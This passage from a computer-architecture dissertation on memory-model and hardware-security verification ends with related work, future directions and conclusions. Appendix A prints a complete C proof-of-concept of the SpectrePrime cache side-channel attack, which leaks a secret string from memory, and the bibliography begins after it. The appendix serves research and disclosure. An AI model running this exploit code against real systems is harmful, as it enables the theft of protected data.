Fence Insertion and/or Elimination. The work of Alglave et al. [AMSS10] has a goal similar to ours in that it studies how to restore the behavior of one architecture by inserting fences on a weaker architecture. Their definition of cumulativity is subtly different than the definition given in the Power architectural specification [IBM13], and their proof-based method does not readily adapt to a modified definition. More critically, their solution is declarative: it specifies only a static correctness condition rather than a constructive dynamic translation method. Furthermore, their correctness condition depends partially on inserting fences between loads and their source stores. ArMOR makes no such assumption about identifying a load's source store; such information is often not available, particularly dynamically.

Since the work of Shasha and Snir [SS88], researchers have considered topics such as verifying the insertion of fences to implement a stronger consistency model [BAM07, KVY12] and/or the elimination of redundant fences [VN11]. Others focus on automatically determining where to insert fences [Alg12, HR07], and also on incorporating such methods into a compiler [LP00, SFW+05].

Cross-ISA Translation. DeVuyst et al. [DVT12] study heterogeneous-ISA code migration. They focus on laying out data in an architecture-independent manner, and they use compiler support and bursts of dynamic binary translation to smooth the migration process. They assume, however, that the source and target ISAs have identical consistency models; they do not address translation of memory ordering requirements.

Various case studies have studied translation in more specific contexts, including Baraz et al. [BDE$^+$03] for x86 code on Itanium processors, Higham and Jackson [HJ06] for Sparc to and from Itanium, and Gschwind et al. [GEAS00] from the "firm" model (similar to TSO) onto Power. Industry white papers [Bro02] have also discussed this topic. None of these techniques, however, easily generalize to other architectures as ArMOR does.

5.11 Chapter Summary

The chapter presented ArMOR, a framework for precisely defining memory models with MOSTs in order to facilitate their algorithmic and automated analysis and translation. We foresee ArMOR's MOST notation being useful across a broad range of compilation and translation tasks including static compilation, JIT compilation, dynamic binary translation, and more. We additionally envision applications of MOSTs to security, as discussed below in Section 5.9.

ArMOR highlights and articulates the pros and cons of different choices of fences and MORs for architects to consider earlier in the design process. As as been shown in prior work [ARM11] and the work presented in this dissertation (Chapter 3), fence and MOR choices made early on can greatly impact performance and correctness of programs running on fabricated hardware designs. Overall, we use ArMOR to provide insights that can assist hardware systems designers in exploring memory system design trade-offs in future heterogeneous systems.

Chapter 6

Thesis Scope, Future Work and Conclusions

This chapter first gives an overview of some of the simplifying assumptions made in this thesis that impact the scope of the work presented. It then discusses possible future directions to extend the work presented in this dissertation and concludes.

6.1 Thesis Assumptions and Scope

Litmus Test Abstractions. The work presented in this thesis relies heavily on litmus test-based techniques (Section 2.2.1). We note that in sticking with common litmus test convention, memory accesses in litmus tests in this thesis are all non-overlapping. Furthermore, the litmus test programs presented in this thesis vary in their level of vendor-specific details. In other words, as is common in the memory model literature, some of our litmus test programs represent load and store operations abstractly (e.g., as micro-ops or pseudo-code) rather than using an ISA-specific opcode or HLL-specific incantation. Other litmus tests in this thesis include vendor-specific syntax (e.g., C11 or RISC-V litmus tests in Chapter 3 and Power and x86 litmus tests in Chapter 5).

Bounded Analysis. Our use of litmus tests means that our approaches constitute bounded analysis techniques. Litmus test programs allow us to focus verification efforts on cases most likely to exhibit bugs. In the case of consistency, litmus test programs encode particular memory model features of interest for testing. For security, security litmus tests condense an (often quite larger) executable exploit program into just a handful of instructions, allowing the verification engineer to explore a space of malicious programs much larger than the litmus tests themselves. Furthermore, litmus tests also allow us to conduct efficient, interactive analysis (on the order of seconds to minutes for consistency verification and on the order of minutes to hours for security verification).

Formal Guarantees. The early-stage architecture-level verification techniques presented in this thesis are intended to identify bugs in hardware designs or relevant components of the hardware-software stack. While these techniques do not present a formal proof of correctness or security for all possible contrived programs, they do enable hardware designers to build confidence in their proposed designs by focusing formal verification on the cases most likely to exhibit bugs (encapsulated in litmus test programs). Additionally, recent work demonstrates that the techniques presented in this thesis could be extended to full proof techniques in future work [MLMG18]. However, in the context of this thesis, we can make claims about the soundness and completeness of our proposed verification algorithms, subject to the correctness of our coded tool implementations (see discussion below on codebase complexity). First, our techniques are *sound* in that if they find a consistency or security bug for an input μspec model, the bug in fact does exist on the hardware that model represents, subject to the accuracy of the model itself (see below). Second, although our techniques represent a form of bounded analysis, they are *complete* within that bound; if there is a consistency or security bug that is possible within the space of our bounded verification, it will be identified and returned as a counterexample.

Formal Hardware Specifications. This thesis conducts memory consistency and security verification of processor designs by effectively analyzing all of the ways in which memory model or security litmus test programs could execute on the hardware designs in question. Each "way" differs with respect to the hardware-level events and/or event orderings that take place during the particular execution it corresponds to. These execution possibilities are then ultimately checked for consistency or security violations. Section 2.2.3 explains that this thesis leverages μhb graphs for enumerating and evaluating all relevant execution alternatives. Section 2.2.3 goes on to describe how axiomatic models of hardware can be used to facilitate automated generation of μhb graphs with the help of formal tools like SMT and SAT solvers. Thus, this thesis requires the use of μspec models of hardware designs (or equivalent expressive power) and conducts full-stack memory model verification and hardware security verification with respect to these hardware models in Chapters 3 and 4. Moreover, this thesis assumes the existence of such specifications for a given hardware design, which we construct by hand for the work presented in this manuscript. However, techniques have been proposed for evaluating the validity of μspec models with respect to RTL designs [MLMP17], which can aid hardware designers in developing similar specifications.

Complexity of Codebase. A key motivator behind the verification approaches presented in this thesis is the complexity of modern processor design. In particular, since hardware designs are so complex, and since a given user-facing instruction can follow a variety of different paths and interact in numerous ways with other instructions during its execution, formal methods techniques are essential for reasoning about correctness and security issues in hardware systems. As an example of processor complexity, the Princeton OpenPiton processor design is about 158,397 lines of Verilog code [BMYF$^+$]. However, a reasonable question to ask is what the complexity is of our verification tools. To address this question, the implementation of the memory model verification approach of Chapter 3 contains 3,915 lines of Gallina code, 18,299 lines of code written in the μspec DSL across all of the evaluated microarchitectures, 216 lines of code written in the herd DSL (prior to litmus test auto-generation), and 1,370 lines of Python code. The implementation of the hardware security verification technique of Chapter 4 contains 216 lines of Alloy code for embedding μspec in Alloy, 1,611 lines of μspec-like Alloy code for specifying the evaluated microarchitectures, and 643 lines of Python code. Proving the correctness of the implementation of our proposed verification frameworks is left for future work, and the portion of the codebase written in Gallina is readily amenable to verification with the Coq theorem prover. However, it is noteworthy that proposed techniques have found and offered solutions to real-world consistency and security bugs that affect real processor designs [TML+17, TML+18, TLM18a, TLM19, TLM18c].

6.2 Future Directions

There are many exciting avenues of future work that follow from the research presented in this thesis. Some of these ideas are summarized in this section.

6.2.1 Defining Security Model Specifications Throughout the Hardware-Software Stack

My dissertation work makes the important and non-obvious observation that memory consistency model analysis is in many ways similar to hardware security analysis. Specifically, both can be distilled down to a search for problematic event orderings and interleavings that could take place during implementation-specific program executions. This observation enabled a nearly seamless transition of memory model verification ideas [LPM14, MLPM15, LSMB16, TML+17] into the security verification space [TLM18a, TLM19], particularly the use of μhb graphs for modeling implementation-aware security exploit scenarios. I foresee this link between memory consistency models and security becoming increasingly relevant in the future. As one example, it is clear that our current ISA interface specifications are insufficient for describing the legal interactions of instructions through state that is not architecturally visible, such as cache memories or special-purpose buffers. This in turn renders our current ISA interface specifications insufficient for describing the security guarantees of legal ISA implementations. Similarly, without a memory consistency model component, ISA interface specifications are insufficient for describing the ordering guarantees of legal ISA implementations.

More broadly, there is a need for security interface specifications throughout the hardware-software stack. As we saw with memory consistency models, such specifications should be formally and precisely specified to avoid ambiguities and imprecision. Just as memory models specify the values that reads of shared memory are allowed to return, there is a great deal of potential in defining analogous models for security that specify, as one particular example, when one instruction is allowed to "leak" information to another. I envision different security models being defined for formally describing various aspects of security (e.g., confidentiality and integrity). Going forward from this thesis, my vision is to have formally specified HLL and ISA security models so that compilers can securely map HLL programs onto ISA representations, hardware can provably implement the ISA security model, and thus security properties can be analyzed and proven to be maintained throughout the hardware-software stack (in a similar vein as TriCheck's full-stack memory consistency model analysis approach in Chapter 3). Furthermore, architectural security specifications in combination with techniques like ArMOR MOSTs (Chapter 5) can facilitate secure translation of upstream code compiled for one security model to downstream code that executions on hardware that assumes another.

6.2.2 Hardware Security Verification

The CheckMate tool developed by my dissertation work verifies a microarchitecture with respect to known exploit classes. Future directions for hardware security verification are two-fold. First, techniques similar to those presented in Chapter 4 can be used to evaluate hardware designs with respect to security properties, such as non-interference. This property-based analysis facilitates the synthesis of new exploit patterns that enable information flow from a victim to an attacker given a hardware design and a formal specification of an attacker and its observational capabilities. Second, after creating formal ISA security models (Section 6.2.1), we can design techniques, similar to those that I and others have used for verification of memory model implementations [LPM14, MLPM15, LSMB16, TML+17, TLM18a] for verifying the preservation of formally specified security properties in hardware. In other words, rather than conducting verification with respect to exploit patterns or properties, we could verify hardware implementations with respect to an architectural security specification.

6.2.3 Broader Implications of Memory and Event Ordering

My dissertation shows that security analysis benefits from the same types of formal event ordering analysis techniques as memory consistency model analysis. Thus, I believe that the approaches I have used for specifying and verifying memory model correctness and security could be applied to other applications across the system stack. As one example, our classic hardware-software abstraction layers are increasingly becoming blurred and are being replaced by application-specific vertical slices where traditional layers are tailored to the needs of the application at hand. There is a rich space of research involving verifying the correct implementations and mappings of important applications to heterogeneous parallel systems. For example, machine learning and optimization algorithms (e.g., Gradient Descent, Expectation Maximization, Coordinate Descent) and graph algorithms (e.g., graph projections) have both correctness and performance dependencies on event orderings. Using some of the techniques developed in my thesis, future work has the potential to show how these orderings and their implications can be formally analyzed when designing reliable and efficient hardware implementations of such algorithms.

While my thesis work has focused on improving memory model specification and verification techniques, interesting future research directions could evaluate the performance and security implications of memory model design choices. First, there are many preconceived notions about the performance penalties of various memory model synchronization primitives, and these notions have little numerical backing. Additionally, assumptions about performance tend to be generalized across ISAs and even microarchitectures. As many design decisions throughout the hardware-software stack are based on preconceived notions of memory model performance implications, there is room for future work to identify the extent to which they hold true. Second, interesting problems exist at the consistency-security interface. For example, the recent wave of speculation-based security exploits expose the aggressive optimizations that hardware (in particular, hardware with strong memory models) must take advantage of in order to achieve high performance. This seems to suggest that weaker memory model implementations may be less susceptible to these sorts of speculation-based attacks. Security exploits can also arise when programmer guidelines are violated in a way that exploits memory consistency model features [GNBD16]. Furthermore, as my co-authors and I have shown in other work [ZTM^{+}18], memory model weakening can even be directly correlated with a reduction in system security guarantees.

6.2.4 Systems Design that Optimizes for Correctness and Security

As mentioned at the start of this dissertation (Section 1.3), my research vision is to make correctness and security first-class design metrics that architects assess and optimize for early in the design process. While my dissertation work has addressed the problem of improving specification and verification techniques for existing hardware and systems architectures, other avenues for impactful research involve designing new hardware and systems organizations that take into consideration correctness and security as design metrics.

Architects leverage established metrics for quantifying and exploring the tradeoffs of various design optimizations with respect to performance and power. Given the severity of many modern hardware security exploits, it is becoming increasingly necessary to devise mechanisms for measuring the security of modern processor designs. For example, architects would benefit from tools designed to quantify and compare information leakage across microarchitectural implementation possibilities. Similar tools have been proposed in the software verification community [PM14, PMPD14]. These tools function by evaluating (via a formal methods technique called *model counting*) all of the language-level execution paths a program could take dependent on some secret with in the program and using Shannon Entropy to calculate expected information leakage of that secret to an outside observer of the program. As part of this calculation, assumptions are made regarding the observer's ability to distinguish between distinct program executions (e.g., through a main channel or side-channel measurement).

In order to apply techniques from prior software verification work to quantify information leakage in hardware, we need the ability to evaluate all of the implementation-level execution paths a program could take, dependent on some secret within a program. The μhb analysis approach presented in Chapter 4 provides a way to achieve this with one caveat. The counterexamples generated in this thesis for showcasing memory consistency model bugs (Chapter 3) and security violations (Chapter 4) represent feasible executions modulo the logical-time notion of happens-before. In other words, since the μhb graphs that are used to represent said counterexamples feature directed happens-before edges without labels or weights, it is impossible to know if a counterexample is actually realizable on a given implementation once those happens-before edges are subject to real hardware-influenced timings and delays. For quantifying information leakage, we need a way to filter out false positives that exist due to the logical definition of happens before. I envision future work applying performance models to μhb edges to effectively create weighted edges that describe happens-before *durations.*

6.3 Dissertation Conclusions

It is widely agreed that the field of computer architecture is entering an exciting age of innovation with new challenges and unique opportunities for research and development [HP19]. One key challenge is related to increased difficulty for maintaining performance scaling at manageable power and thermal levels resulting from the end of Moore's Law and Dennard scaling. These technology trends have resulted in a dramatic shift from homogeneous multicores (instigated by the end of Dennard scaling) towards increasingly parallel and heterogeneous hardware systems designs that complicate reasoning about application reliability. Another important challenge pertains to hardware security exploits which have recently reached a new level of sophistication. A seemingly-secure program can be vulnerable to hardware-based attacks (e.g., side-channel attacks) that are specific to the implementation the program executes on. Given the ubiquity of computers, devising mechanisms for improving and ensuring their reliability and security has become a deeply important area of research.

For a while now, hardware systems designs trends have featured increased parallelism and hardware and software specialization and heterogeneity. Mobile SoCs combine dozens of heterogeneous components featuring dozens of instruction sets on a small-scale to meet power and area targets [Ana15]. Large-scale distributed systems like the Internet of Things (IoT) integrate billions of heterogeneous modules [Cis16]. The resulting heterogeneous parallelism creates a "Tower of Babel" problem in coordinating software's correct execution, with different components being programmed differently and accessing shared resources, such as shared memory, differently. Techniques presented in this thesis, like TriCheck and ArMOR, can provide new levels of precision for specifying legal interactions between heterogeneous modules in such systems and verifying their correct integration.

While side- and covert-channels are not new, recent work has demonstrated that the extent to which they can be used to leak sensitive information from programs running on modern hardware systems greatly exceeds prior assumptions. As it turns out, decades of optimizations for improving the power and performance efficiency of hardware systems have resulted in a complex array of exploitable hardware features that can be leveraged to compromise system security (e.g. confidentially and integrity). Hardware side- and covert-channels have been extensively studied in the security literature; however, prior analysis approaches are ad hoc and lacking in rigorous or systematic techniques. This thesis demonstrates, with CheckMate, that formal and automated analysis methodologies that can systematically analyze full-system properties are essential for evaluating and guaranteeing the security of modern hardware.

Beyond the application domains considered in this thesis, new device and compute technologies feature similar reliability and security challenges that could be addressed through contributions of this thesis. As one example, *memory persistency* defines a set of rules for reasoning about the order in which nonvolatile memory (NVRAM) writes "persist" to memory with respect to other persist operations, volatile loads and stores, and system crashes [PCW14]. In a similar vein, *crash-consistency* has been proposed to describe the ordering behavior of file system state updates across crashes [BKL^{+}16]. Techniques proposed in thesis could be used to evaluate memory persistency and/or crash-consistency preservation throughout the hardware software stack (TriCheck) and even specify, directly compare, and facilitate translation between persistency and/or crash-consistency models (ArMOR). Furthermore, contributions of the work presented in this manuscript could be used to evaluate security exploit scenarios that could arise from the implementation of different persistency model implementations (CheckMate).

This thesis makes a variety of contributions to reliable and secure processor design. First, this thesis builds of decades of memory consistency model research, identifying gaps in existing analysis techniques and providing new verification approaches that enabled us to find and offer solutions to real-world memory consistency model bugs. Second, this thesis makes the important and non-obvious observation that memory model analysis and security analysis are amenable to similar formal techniques. This observation enabled a nearly seamless adaptation of memory consistency model verification approaches to the hardware security verification space that facilitated the automated synthesis of new and previously-identified exploits programs. More broadly, our success in leveraging methods from the memory model community for conducting hardware security analysis paves the way for fresh approaches to security specification and verification throughout the hardware-software stack. These fresh approaches can draw inspiration from a wealth of research in the memory model community.

Overall, this thesis makes the following contributions:

- Chapter 3 presents TriCheck, the first tool and technique for full-stack memory consistency model verification spanning HLL memory models, compilers, ISA memory models, and hardware memory model implementations. Since hardware is eventually going to run programs (e.g., programs compiled from some HLL like C11), hardware architects need to ensure that their designs will never permit these programs to execute in a way that is forbidden by the programming language's memory model (assuming they are correctly compiled). Perhaps unsurprisingly given the discussion in Section 1.1, ISA memory model design choices are often the result of a collection of desired hardware optimizations. TriCheck provides architects and microarchitects with an efficient (i.e., runtimes on the order of seconds to minutes), early-stage tool and technique for evaluating the effects of these desired design choices on the memory model compatibility of their designs with rest of the hardware-software stack. Starting with suites of HLL litmus tests, the TriCheck approach evaluates their paths to execution through compiler mappings, ISAs, and ultimately hardware implementations. This full-stack technique enables exploration of a wider and more interesting set of compiler mapping variations and ISA options that have their roots in HLL programs. Furthermore, the TriCheck approach found and offered solutions to a series of real-world processor and compiler bugs. First, TriCheck identified a series of deficiencies in the 2016 RISC-V memory model [WLPA16], leading to its subsequent redesign and formal, recently-ratified specification [WA19]. Second, TriCheck discovered two counterexamples to a previously proven-correct compiler mapping scheme from C11 onto the Power and ARMv7 ISAs.

- In a similar vein to Chapter 3's full-stack approach to correctness verification, Chapter 4 contributes techniques for preserving software-level security guarantees at the hardware level. The CheckMate approach is rooted in a couple key observations. In particular, Chapter 4 describes CheckMate, an automated tool and approach for evaluating a particular hardware design's susceptibility to formally specified classes of security exploits, and for synthesizing proof-of-concept exploit code when then input design is susceptible. First, memory consistency model and security analysis share core requirements. This observation facilitated a repurposing of memory consistency model analysis techniques [LPM14, LSMB16, MLPM15, TML^{+}17] for conducting hardware security verification. Second, as it turns out, new hardware security exploits can be constructed by leveraging hardware features in new ways to make sensitive information available to software for extraction via some well-known hardware side-channels attack. If we already know about some class of exploits (e.g., Flush+Reload or Prime+Probe attacks that have been around for about five to fifteen years, respectively), we *should* be able to automatically and systematically identify all of the ways in which the known exploit class could be combined with new microarchitecture features to yield practical working exploits; this is exactly the sort of analysis the CheckMate provides. Using this analysis approach, CheckMate automatically synthesized programs representative of Meltdown [LSG^{+}18] and Spectre [KGG^{+}18] as well as new exploits, MeltdownPrime and SpectrePrime [TLM18c], when evaluating susceptibility of a speculative out-of-order processor design to cache side-channel attacks.

- While Chapters 3 and 4 largely focus on vertical heterogeneity and preserving important properties (specifically, correctness and security) throughout the hardware-software stack, Chapter 5 explores *horizontal* heterogeneity (i.e., heterogeneity within the same level of the system stack). Specifically, Chapter 5 presents the ArMOR framework for specifying, comparing, and translating between memory models. Central to the ArMOR framework is the novel MOST notation for precisely defining memory models in an architecture-independent and self-contained way. ArMOR then facilitates algorithmic and automated analysis of MOSTs. Such analysis can be used to directly compare MOSTs for different memory models to enable efficient translation from one memory model to another, for example in the context of compilers, dynamic binary translators, and other hardware or software components. ArMOR focuses primarily on memory model specification and analysis in heterogeneous systems. However, there are clear extensions of these techniques to the security domain. For example, MOSTs could be used to specify architectural security properties and facilitate secure compilation or translation of upstream code assuming one set of hardware security features to downstream code that assumes another. Furthermore, additional techniques that my co-authors and I applied to integrate heterogeneous memory models [ZTM+18] could be used to provide a unified security model specification for a collection of heterogeneous components and thereby facilitate verification of system-wide security properties.

Over the past few decades, performance and power have become first-class design metrics that architects assess and optimize for early in the design process. In other words, rather than waiting to have a final working prototype, tools exist for conducting early-stage analysis. This thesis argues that reliability and security increasingly need to be viewed in a similar way.

Building on decades of memory model work, the work in this thesis identifies and fills gaps in existing approaches enabling the discovery of new bugs in processor designs and commercial compilers. Further drawing inspiration from work in the memory model community, this thesis additionally takes some of the first steps at applying rigorous analysis techniques to the hardware security verification space.

When multicore processor designs first emerged, architects were forced to reason about the implications of concurrent accesses to shared architecturally-visible state, specifically shared memory. Architects are now forced to come to terms with a new definition of "visibility" that no longer is limited to architecturally-visible state, but also encompasses state that is "detectable" through side channels. Similar to the first memory models, architects must develop techniques for reasoning about the implications of concurrent accesses to this new "visible" non-architectural state. In its successful adaptation of memory model analysis techniques to the security verification space, the work presented in this dissertation lays the groundwork for future efforts in specifying and verifying hardware security behaviors throughout the hardware-software stack.

Overall, this dissertation presented rigorous, formal frameworks and analysis techniques for evaluating the correctness and security guarantees of modern computer systems. Ultimately, this work contributes to bridging the gap between programmers' correctness and security expectations of their code and hardware reality.

Appendix A

SpectrePrime Proof-of-Concept

```
/*
 *
    =====================================================================================

 *
 *       Filename:  spectreprime-poc.c
 *
 *    Description:  POC SpectrePrime
 *
 *        Version:  0.1
 *        Created:  01/21/2018
 *       Revision:  none
 *       Compiler:  gcc -pthread spectreprime-poc.c -o poc
 *         Author:  Caroline Trippel
 *
 *         Adapted from POC Spectre
 *         POC Spectre Authors:  Paul Kocher, Daniel Genkin, Daniel Gruss, Werner
     Haas, Mike Hamburg,
 *                  Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz
    , Yuval Yarom (2017)
 *
 *
    =====================================================================================

 */
```

```
#define _GNU_SOURCE
#include <pthread.h>
#include <stdio.h>
#include <stdlib.h>
#include <errno.h>
#include <stdint.h>
#import <mach/thread_act.h>

struct pp_arg_struct {
  int junk;
  int tries;
  int *results;
};

struct pt_arg_struct {
  size_t malicious_x;
  int tries;
};

// used for setting thread affinty on macOS
kern_return_t    thread_policy_set(
                                   thread_t            thread,
                                   thread_policy_flavor_t        flavor,
                                   thread_policy_t            policy_info,
                                   mach_msg_type_number_t        count);

kern_return_t    thread_policy_get(
                                   thread_t            thread,
                                   thread_policy_flavor_t        flavor,
                                   thread_policy_t            policy_info,
                                   mach_msg_type_number_t        *count,
                                   boolean_t            *get_default);

#define handle_error_en(en, msg) \
do { errno = en; perror(msg); exit(EXIT_FAILURE); } while (0)

#ifdef _MSC_VER

#include <intrin.h> /* for rdtscp and clflush */
#pragma optimize("gt",on)
#else
```

```
#include <x86intrin.h> /* for rdtscp and clflush */
#endif

/********************************************************************
Victim code.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
uint8_t unused2[64];
uint8_t array2[256 * 512];
volatile int flag = 0;

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0; /* Used so compiler wonat optimize out victim_function() */

void victim_function(size_t x) {
    if (x < array1_size) {
        //__asm__("lfence"); or __asm__("mfence"); /* both break Spectre &
            SpectrePrime in our experiments*/
        array2[array1[x] * 512] = 1;
    }
}

/********************************************************************
Analysis code
********************************************************************/
#define CACHE_MISS_THRESHOLD (60) /* assume cache miss if time >= threshold */

int prime() {
    int i, junk = 0;
    for (i = 0; i < 256; i++)
        junk += array2[i * 512];
    return junk;
}

void test(size_t malicious_x, int tries) {
    int j;
    size_t training_x, x;
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
        _mm_clflush(&array1_size);
        volatile int z = 0;
        for (z = 0; z < 100; z++) {} /* Delay (can also mfence) */

        /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0
            */
        /* Avoid jumps in case those tip off the branch predictor */
        x = ((j % 6) - 1) & ~0xFFFF; /* Set x=FFF.FF0000 if j%6==0, else x=0 */
        x = (x | (x >> 16)); /* Set x=-1 if j&6=0, else x=0 */
        x = training_x ^ (x & (malicious_x ^ training_x));

        /* Call the victim! */
        victim_function(x);
    }
}

void probe(int junk, int tries, int results[256]) {
    int i, mix_i;
    volatile uint8_t *addr;
    register uint64_t time1, time2;
    for (i = 0; i < 256; i++) {
        mix_i = ((i * 167) + 13) & 255;
        addr = &array2[mix_i * 512];
        time1 = __rdtscp(&junk); /* READ TIMER */
        junk = *addr; /* MEMORY ACCESS TO TIME */
        time2 = __rdtscp(&junk) - time1; /* READ TIMER & COMPUTE ELAPSED TIME */
        if (time2 >= CACHE_MISS_THRESHOLD && mix_i != array1[tries % array1_size
           ])
            results[mix_i]++; /* cache hit - add +1 to score for this value */
    }
}

void *primeProbe(void *arguments) { //int junk, int tries, int results[256]) {
    struct pp_arg_struct *args = arguments;
    int junk = args->junk;
    int tries = args->tries;
    int *results = args->results;

    prime();
    while (flag != 1) { }
    flag = 0;
    probe(junk, tries, results);

}

void *primeTest(void *arguments) { //size_t malicious_x, int tries) {
    struct pt_arg_struct *args = arguments;
    size_t malicious_x = args->malicious_x;
    int tries = args->tries;

    prime();
    test(malicious_x, tries);
    flag = 1;
}

void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
    static int results[256];
    int tries, i, j, k, junk = 0;

    pthread_t pp_thread, pt_thread;

    struct pp_arg_struct pp_args;
    struct pt_arg_struct pt_args;

    pt_args.malicious_x = malicious_x;
    pp_args.results = results;
    pp_args.junk = junk;

    for (i = 0; i < 256; i++)
        results[i] = 0;

    for (tries = 999; tries > 0; tries--) {
        pp_args.tries = tries;
        pt_args.tries = tries;

        // heuristics to encourge thread affinity on macOS
        // https://developer.apple.com/library/content/releasenotes/Performance/RN-AffinityAPI/index.html
        if(pthread_create_suspended_np(&pp_thread, NULL, primeProbe, &pp_args) != 0) abort();
        mach_port_t mach_pp_thread = pthread_mach_thread_np(pp_thread);
        thread_affinity_policy_data_t policyData1 = { 1 };
        thread_policy_set(mach_pp_thread, THREAD_AFFINITY_POLICY, (
            thread_policy_t)&policyData1, 1);


        if(pthread_create_suspended_np(&pt_thread, NULL, primeTest, &pt_args) !=
            0) abort();
        mach_port_t mach_pt_thread = pthread_mach_thread_np(pt_thread);
        thread_affinity_policy_data_t policyData2 = { 2 };
        thread_policy_set(mach_pt_thread, THREAD_AFFINITY_POLICY, (
            thread_policy_t)&policyData2, 1);

        thread_resume(mach_pp_thread);
        thread_resume(mach_pt_thread);

        // join threads
        pthread_join(pp_thread, NULL);
        pthread_join(pt_thread, NULL);

        /* Locate highest & second-highest results results tallies in j/k */
        j = k = -1;
        for (i = 0; i < 256; i++) {
            if (j < 0 || results[i] >= results[j]) {
                k = j;
                j = i;
            } else if (k < 0 || results[i] >= results[k]) {
                k = i;
            }
        }
        if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k]
            == 0))
            break; /* Clear success if best is > 2*runner-up + 5 or 2/0) */
    }
    results[0] ^= junk; /* use junk so code above wonat get optimized out*/
    value[0] = (uint8_t)j;
    score[0] = results[j];
    value[1] = (uint8_t)k;
    score[1] = results[k];
}

int main(int argc, const char **argv) {
    size_t malicious_x=(size_t)(secret-(char*)array1); /* default for malicious_x
         */
    int i, j, s, score [2], len=40;
    uint8_t value [2];

    for (i = 0; i < sizeof(array2); i++)
        array2[i] = 1; /* write to array2 so in RAM not copy-on-write zero pages
            */
    if (argc == 3) {
        sscanf(argv [1], "%p", (void**)(&malicious_x));
        malicious_x -= (size_t)array1; /* Convert input value into a pointer */
        sscanf(argv [2], "%d", &len);
    }

    printf("Reading %d bytes:\n", len);
    while (--len >= 0) {
        printf("Reading at malicious_x = %p... ", (void*)malicious_x);
        readMemoryByte(malicious_x++, value, score);
        printf("%s: ", (score [0] >= 2*score[1] ? "Success" : "Unclear"));
        printf("0x%02X=%c score='%d' ",
                value [0],
                (value [0] > 31 && value [0] < 127 ? value [0] : '?'),
                score [0]);
        if (score [1] > 0)
            printf("(second best: 0x%02X=%c score=%d)", value [1], (value [0] > 31
                && value [0] < 127 ? value [0] : '?'), score [1]);
        printf("\n");
    }
    return (0);
}
```

Bibliography

[AAB$^+$16] Krste Asanović, Rimas Avizienis, Jonathan Bachrach, Scott Beamer, David Biancolin, Christopher Celio, Henry Cook, Daniel Dabbelt, John Hauser, Adam Izraelevitz, Sagar Karandikar, Ben Keller, Donggyu Kim, John Koenig, Yunsup Lee, Eric Love, Martin Maas, Albert Magyar, Howard Mao, Miquel Moreto, Albert Ou, David A. Patterson, Brian Richards, Colin Schmidt, Stephen Twigg, Huy Vo, and Andrew Waterman. The Rocket Chip generator. Technical Report UCB/EECS-2016-17, EECS Department, University of California, Berkeley, 2016.

[ABB64] Gene M. Amdahl, Gerrit A. Blaauw, and Frederick P. Brooks. Architecture of the IBM System/360. *IBM Journal of Research and Development*, 1964.

[ABC$^+$06] Krste Asanović, Ras Bodik, Bryan Christopher Catanzaro, Joseph James Gebis, Parry Husbands, Kurt Keutzer, David A. Patterson, William Lester Plishker, John Shalf, Samuel Webb Williams, and Katherine A. Yelick. The landscape of parallel computing research: A view from Berkeley. Technical Report UCB/EECS-2006-183, EECS Department, University of California, Berkeley, 2006.

[ABD$^+$15] Jade Alglave, Mark Batty, Alastair Donaldson, Ganesh Gopalakrishnan, Jeroen Ketema, Daniel Poetzl, Tyler Sorensen, and John Wickerson. GPU concurrency: Weak behaviours and programming assumptions. *20th International Conference on Architectural Support for Programming Languages and Operating Systems (ASPLOS)*, 2015.

[ABG10] Onur Aciiçmez, Billy Bob Brumley, and Philipp Grabher. New results on instruction cache attacks. *12th International Conference on Cryptographic Hardware and Embedded Systems (CHES)*, 2010.

[Aci07] Onur Aciiçmez. Yet another microarchitectural attack: Exploiting I-cache. *2007 ACM Workshop on Computer Security Architecture (CSAW)*, 2007.

[Adv93] Sarita V. Adve. *Designing Memory Consistency Models For Shared-Memory Multiprocessors.* PhD thesis, University of Wisconsin-Madison, December 1993.

[AFI$^+$09] Jade Alglave, Anthony Fox, Samin Ishtiaq, Magnus O. Myreen, Susmit Sarkar, Peter Sewell, and Francesco Zappa Nardelli. The semantics of Power and ARM machine code. *4th Workshop on Declarative Aspects of Multicore Programming (DAMP)*, 2009.

[AG95] Sarita Adve and Kourosh Gharachorloo. Shared memory consistency models: A tutorial. *IEEE Computer*, 29(12):66–76, 1995.

[AH90] Sarita V. Adve and Mark D. Hill. Weak ordering—a new definition. *17th International Symposium on Computer Architecture (ISCA)*, 1990.

[AH18] Dario Amodei and Danny Hernandez. AI and compute. *OpenAI*, 2018.

[Alg10] Jade Alglave. *A Shared Memory Poetics.* PhD thesis, L'université Paris Denis Diderot, November 2010.

[Alg12] Jade Alglave. A formal hierarchy of weak memory models. *Formal Methods in System Design (FMSD)*, 41(2):178–210, 2012.

[ALKK90] Anant Agarwal, Beng-Hong Lim, David Kranz, and John Kubiatowicz. APRIL: A processor architecture for multiprocessing. *17th International Symposium on Computer Architecture (ISCA)*, 1990.

[AM06] Arvind and Jan-Willem Maessen. Memory model = instruction reordering + store atomicity. *33rd International Symposium on Computer Architecture (ISCA)*, 2006.

[Amd67] Gene M. Amdahl. Validity of the single processor approach to achieving large scale computing capabilities. *AFIPS Spring Joint Computer Conference*, 1967.

[AMD04] AMD. AMD demonstrates world's first x86 dual-core processor: AMD's newest leadership milestone changes the dynamics of the industry. *News*, 2004.

[AMD12] AMD. Revision guide for AMD family 10h processors, 2012. `https://www.amd.com/system/files/TechDocs/41322_10h_Rev_Gd.pdf`.

[AMD17] AMD. AMD64 architecture programmer's manual, revision 3.22, 2017. `https://developer.amd.com/resources/developer-guides-manuals/`.

[AMSS10] Jade Alglave, Luc Maranget, Susmit Sarkar, and Peter Sewell. Fences in weak memory models. *22nd International Conference on Computer Aided Verification (CAV)*, 2010.

[AMSS11] Jade Alglave, Luc Maranget, Susmit Sarkar, and Peter Sewell. Litmus: Running tests against hardware. *17th International Conference on Tools and Algorithms for the Construction and Analysis of Systems (TACAS):*

Part of the Joint European Conferences on Theory and Practice of Software (ETAPS), 2011.

